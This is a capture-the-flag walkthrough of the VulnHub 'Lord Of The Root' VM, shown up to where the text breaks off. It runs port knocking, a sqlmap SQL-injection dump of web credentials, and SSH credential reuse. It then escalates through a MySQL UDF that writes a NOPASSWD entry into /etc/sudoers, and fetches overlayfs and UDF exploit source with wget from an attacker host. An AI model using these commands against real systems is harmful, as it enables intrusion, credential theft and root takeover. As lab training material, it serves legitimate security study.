

[VulnHub] Lord Of The Root: 1.0.1

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Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_sqli](#), [exploit_credsreuse](#), [privesc_kernel_overlayfs](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Overview

This is a writeup for VulnHub VM [Lord Of The Root: 1.0.1](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup,overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```

1 # Nmap 7.70 scan initiated Thu Oct 10 14:06:38 2019 as: nmap -vv --reason -Pn -sV -sC
2   --version-all -oN
3   /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/_quick_tcp_nmap.txt
4   -oX
5   /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/xml/_quick_tcp_nmap.xml
6   192.168.92.151
7
8 Nmap scan report for 192.168.92.151
9
10 Host is up, received arp-response (0.00035s latency).
11
12 Scanned at 2019-10-10 14:06:39 PDT for 5s
13
14 Not shown: 999 filtered ports
15
16 Reason: 999 no-responses
17
18 PORT      STATE SERVICE REASON          VERSION
19
20 22/tcp open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol
21   2.0)
22
23 | ssh-hostkey:
24 |   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
25
26 | ssh-dss
27 |   AAAAB3NzaC1kc3MAAACBAJKVpy10o1bGC8nI2MWPTGKXhT6VsZcRnCAjQhqcpe8hLZ4cXu33YaLzgHJF1cm0ebDTZNP55kkYx8iQLw
28 |   /eIZSqh+NfL3r04rVcNmEMNP+7liXhjGAQ4G0c95vAN+12V12vHdk2YXE04Mj/VhQxI1AP/5XdiY40I7vDVY6FGw+
29 |   4gR+aarZIDjy67jpl//QAAAIaVQVESJ00iTiImUdavfNiMDDFo/8Ttw0Iq90cAwuE3umJ6PSfjcTq5IODKQ1hHr8Qb
30 |   /+7Q6+osumyd60NOIuM9x8sWExOA1WrcGkZszDzBUb4tjWXdliHuxYds+
31 |   qZjl3esaKbeW5v97Zf5RPYeUv7cWWxThqbVNeHp+fsxAmhMhgw==
32 |   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
33
34 | ssh-rsa
35 |   AAAAB3NzaC1yc2EAAAADAQABAAQACZnr9vNmnhJVAXLzEz9KbyuNunmOeZLgWAvEXrYL5PQUSnjV6r9quuRtcjxs26JAMkSr2GH0
36 |   /qfN5gorU0ykWv1R3v+4Blu5L4R+8v7pFrQnu7IrAbms9f0iiFonCws6dugDQ+4rB1+
37 |   90WHbJ40s5f9L1akGBpYmuuT9gy7ULabvc6CYZ2+cCFVpkf/s8rc3z30VOW5JNoENyXtyvuirQqQ4+
38 |   xLVlyPFpBfmqx1mY1X0eY7qqN99/82Ti9JfNjWjWgINGTY0wGuWJdYrxAiyL/F9/MPJyb/zEM9I2/ne+
39 |   qUrJ1Jkpc14eJ42UV7HUKUGpZXkb
40 |   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
41
42 | ecdsa-sha2-nistp256
43 |   AAAAE2VjZHNhLXNoYTItbmlzZDhAYNTYAAAAIbmlzZDhAYNTYAAABBBFoWH4DDWVRbA1EqnCjoMMCx5bR9hiI5qTJIi+
44 |   LGY9kZQU4Y4D+MJQRoDBVd/ijYLAQ1HvW/MZIpjRCfUON6uU=
45 |   256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
46
47 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK8+Q9UBYLsuxYmR6fYF4W8Vv22fP15QxiCfpGk8JV2+
48
49 MAC Address: 00:0C:29:97:85:0D (VMware)
50
51 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
52
53
54 Read data files from: /usr/bin/./share/nmap
55
56 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
57
58 # Nmap done at Thu Oct 10 14:06:44 2019 -- 1 IP address (1 host up) scanned in 5.59 seconds

```

2. We just have 1 open port, 22/tcp and start there. Upon connecting we see a banner that hints at port knocking sequence 1,2,3. We knock on these ports and find a new port, 1337/tcp, open up on the target system:

```
1 ssh root@192.168.92.151
```




```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # knock 192.168.92.151 1 2 3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.00050s latency).

PORT      STATE      SERVICE
1/tcp     filtered  tcpmux
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0013s latency).

PORT      STATE      SERVICE
2/tcp     filtered  compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0016s latency).

PORT      STATE      SERVICE
3/tcp     filtered  compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

Figure 3: writeup.enumeration.steps.2.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # nmap --reason -Pn -sV -sC --version-all 192.168.92.151 -p1337,22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 15:56 PDT
Nmap scan report for 192.168.92.151
Host is up, received arp-response (0.00036s latency).

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|_ 2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|_ 256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_ 256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:97:85:0D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #

```

Figure 4: writeup.enumeration.steps.2.3

3. We see that the newly opened port is running a HTTP service. We explore it using a web browser. We find a Base64 encoded text within HTML source of the `robots.txt` page. Upon decoding it twice we find a directory path which leads to a login form:

```

1 http://192.168.92.151:1337/robots.txt
2   THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
3
4 b64d THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
5   Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!
6
7 b64d Lzk3ODM0NTIxMC9pbmRleC5waHA=
8   /978345210/index.php

```




Figure 5: writeup.enumeration.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d Lzk3ODM0NTIxMC9pbmRleC5waHA=
/978345210/index.phproot@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # curl -vvv "192.168.92.151:1337/978345210/index.php"
* Expire in 0 ms for 6 (transfer 0x1ba0dd0)
*   Trying 192.168.92.151...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0x1ba0dd0)
* Connected to 192.168.92.151 (192.168.92.151) port 1337 (#0)
> GET /978345210/index.php HTTP/1.1
> Host: 192.168.92.151:1337
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 10 Oct 2019 13:58:34 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.11
< Set-Cookie: PHPSESSID=c7u8ijajlibb1t8fp6g97o3q85; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 485
< Content-Type: text/html

```

Figure 6: writeup.enumeration.steps.3.2



Figure 7: writeup.enumeration.steps.3.3

Findings

Open Ports

- 1 22/tcp | ssh | OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
- 2 1337/tcp | http | Apache httpd 2.4.7 ((Ubuntu))

Files

- 1 http://192.168.92.151:1337/robots.txt
- 2 http://192.168.92.151:1337/978345210/index.php

Users

- 1 ssh: smeagol
- 2 webapp: frodo, smeagol, aragorn, legolas, gimli

Phase #2: Exploitation

1. We run `sqlmap` against this login form and dump the contents of the backend database. Within this dump we find credentials for five users:

```
1 sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers $
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:34:46

[14:34:46] [INFO] testing connection to the target URL
[14:34:47] [INFO] heuristics detected web page charset 'ascii'
[14:34:47] [INFO] searching for forms
[#1] form:
POST http://192.168.92.151:1337/978345210/index.php
POST data: username=&password=&submit=%20Login%20
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=&submit=%20Login%20] (Warning: blank fields detected): username=&password=&submit= Login
do you want to fill blank fields with random values? [Y/n] Y
it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login' ') [y/N] N
[14:34:47] [INFO] resuming back-end DBMS 'mysql'
[14:34:47] [INFO] using '/root/.sqlmap/output/results-10102019_0234pm.csv' as the CSV results file in multiple targets mode
[14:34:47] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (POST)
Type: AND/OR time-based blind (query SLEEP)
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin&password=" AND (SELECT * FROM (SELECT(SLEEP(5)))GuNC)-- zjhh&submit= Login
---
do you want to exploit this SQL injection? [Y/n] Y
[14:34:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
```

Figure 8: writeup.exploitation.steps.1.1

```
Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | frodo | iwilltakethering |
| 2 | smeagol | MyPreciousR00t |
| 3 | aragorn | AndMySword |
| 4 | legolas | AndMyBow |
| 5 | gimli | AndMyAxe |
+-----+-----+-----+

[14:38:48] [INFO] table 'Webapp.Users' dumped to CSV file '/root/.sqlmap/output/192.168.92.151/dump/Webapp/Users.csv'
[14:38:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-10102019_0234pm.csv'

[*] shutting down at 14:38:48

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 9: writeup.exploitation.steps.1.2

2. We check if any of these users have a local account on the target system and if they have reused their web application credentials for system login as well. We find that user `smeagol` has an account on the target system and has reused their password. This gives us a local interactive SSH access on the target system:

```
1 ssh smeagol@192.168.92.151
```


[illegible]

```
Last login: Thu Oct 10 08:14:22 2019 from 192.168.92.183
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1435599 errors:39 dropped:110 overruns:0 frame:0
          TX packets:690930 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114165965 (114.1 MB)  TX bytes:109568637 (109.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 11: writeup.exploitation.steps.2.2

```

1 smeagol@LordOfTheRoot> id
2 uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
3 smeagol@LordOfTheRoot>
4 smeagol@LordOfTheRoot> uname
5 Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686
   ↪ i686 i686 GNU/Linux
6 smeagol@LordOfTheRoot>
7 smeagol@LordOfTheRoot> ifconfig
8 eth0 Link encap:Ethernet HWaddr 00:0c:29:97:85:0d
9      inet addr:192.168.92.151 Bcast:192.168.92.255 Mask:255.255.255.0

```

```
10      inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:1436389 errors:39 dropped:110 overruns:0 frame:0
13      TX packets:691018 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:114236583 (114.2 MB)  TX bytes:109580367 (109.5 MB)
16      Interrupt:19 Base address:0x2000
17 smeagol@LordOfTheRoot>
18 smeagol@LordOfTheRoot> users
19 root
20 smeagol
```

Phase #3: Privilege Escalation

1. While exploring the web root directory we find mysql credentials within the login.php file. This will be useful in next steps:

```
1 cd /var/www
2 grep -nir mysql ./

smeagol@LordOfTheRoot:/var/www$ grep -nir mysql ./
./978345210/login.php:13:         $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
./978345210/login.php:15:         // To protect MySQL injection for Security purpose
smeagol@LordOfTheRoot:/var/www$
```

Figure 12: writeup.privesc.steps.1.1

2. We find that mysql is running with elevated privileges. This opens the possibility of running the UDF exploit and as such we look for lib_mysqludf_sys.so file on the target system. This file is not found so we have to use an exploit to create one and use it from mysql shell (using credentials found in previous step):

```
1 ps aux | grep -i mysql
2 locate lib_mysqludf_sys.so
3 cd /tmp
4 wget http://192.168.92.183:9999/1518.c

smeagol@LordOfTheRoot:/var/www$ locate lib_mysqludf_sys.so
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ ps aux | grep -i mysql
root      1168  0.0  4.2 326900 43448 ?        Ssl  06:26   0:04 /usr/sbin/mysqld
smeagol   4497  0.0  0.1  4692   2004 pts/1    S+   08:17   0:00 grep --color=auto -i mysql
smeagol@LordOfTheRoot:/var/www$
```

Figure 13: writeup.privesc.steps.2.1

3. We follow the steps mentioned within the exploit to compile and create the shared object file. We then connect to the mysql shell, load the shared object and map it to a custom function called do_system. This function can now be used to execute commands from within mysql shell with elevated privileges. We run a command to give all permissions to user smeagol:

```
1 gcc -g -c 1518.c
2 gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
3 mysql -u localhost -u root -p
4 use mysql;
5 create table foo(line blob);
6 insert into foo values(load_file('/tmp/1518.so'));
7 select * from foo into dumpfile '/usr/lib/1518.so';
8 create function do_system returns integer soname '1518.so';
9 ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0
  ↳ /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
10 select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
11 create function do_system returns integer soname '1518.so';
12 select do_system('echo "smeagol ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers');
```

```

smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/1518.c
--2019-10-10 08:49:25-- http://192.168.92.183:9999/1518.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3378 (3.3K) [text/plain]
Saving to: '1518.c'

100%[=====>] 3,378  --K/s  in 0s

2019-10-10 08:49:25 (350 MB/s) - '1518.c' saved [3378/3378]

smeagol@LordOfTheRoot:/tmp$

```

Figure 14: writeup.privesc.steps.3.1

```

smeagol@LordOfTheRoot:/tmp$ gcc -g -c 1518.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 40
drwxrwxrwt  4 root    root    4096 Oct 10 08:49 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
smeagol@LordOfTheRoot:/tmp$ ls -la
total 52
drwxrwxrwt  4 root    root    4096 Oct 10 08:50 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8399 Oct 10 08:50 1518.so
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$

```

Figure 15: writeup.privesc.steps.3.2

```
smeagol@LordOfTheRoot:/tmp$ mysql -u localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 612
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
mysql>
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type |
+-----+-----+-----+-----+
| do_system | 2   | 1518.so | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Figure 16: writeup.privesc.steps.3.3

```
mysql> select do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers');
+-----+-----+-----+-----+
| do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers') |
+-----+-----+-----+-----+
|                                                                 0 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> Bye
smeagol@LordOfTheRoot:/tmp$
```

Figure 17: writeup.privesc.steps.3.4

4. We can now exit from the `mysql` shell, check for user `smeagol`'s `sudo` privileges and switch to user `root`:

```
1 sudo -l
```

```
smeagol@LordOfTheRoot:~$ sudo -l
Matching Defaults entries for smeagol on LordOfTheRoot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User smeagol may run the following commands on LordOfTheRoot:
    (ALL) NOPASSWD: ALL
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ sudo su
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# id
uid=0(root) gid=0(root) groups=0(root)
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/home/smeagol#
```

Figure 18: writeup.privesc.steps.4.1

5. Another way to gain elevated privileges is to run the `overlayfs` exploit on the target system because it has a kernel compiled before 2015-12-26:

```
1 cd /tmp
2 wget http://192.168.92.183:9999/39166.c
3 gcc -o 39166 39166.c
4 ./39166
```

```
smeagol@LordOfTheRoot:/var/www$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:47-- http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
39166.c: Permission denied

Cannot write to '39166.c' (Permission denied).
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:51-- http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
Saving to: '39166.c'

100%[=====] 2,789 --.-K/s in 0s

2019-10-10 08:36:51 (175 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:/tmp$
```

Figure 19: writeup.privesc.steps.5.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -o 39166 39166.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 32
drwxrwxrwt  4 root    root    4096 Oct 10 08:37 .
drwxr-xr-x 23 root    root    4096 Sep 22 2015 ..
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
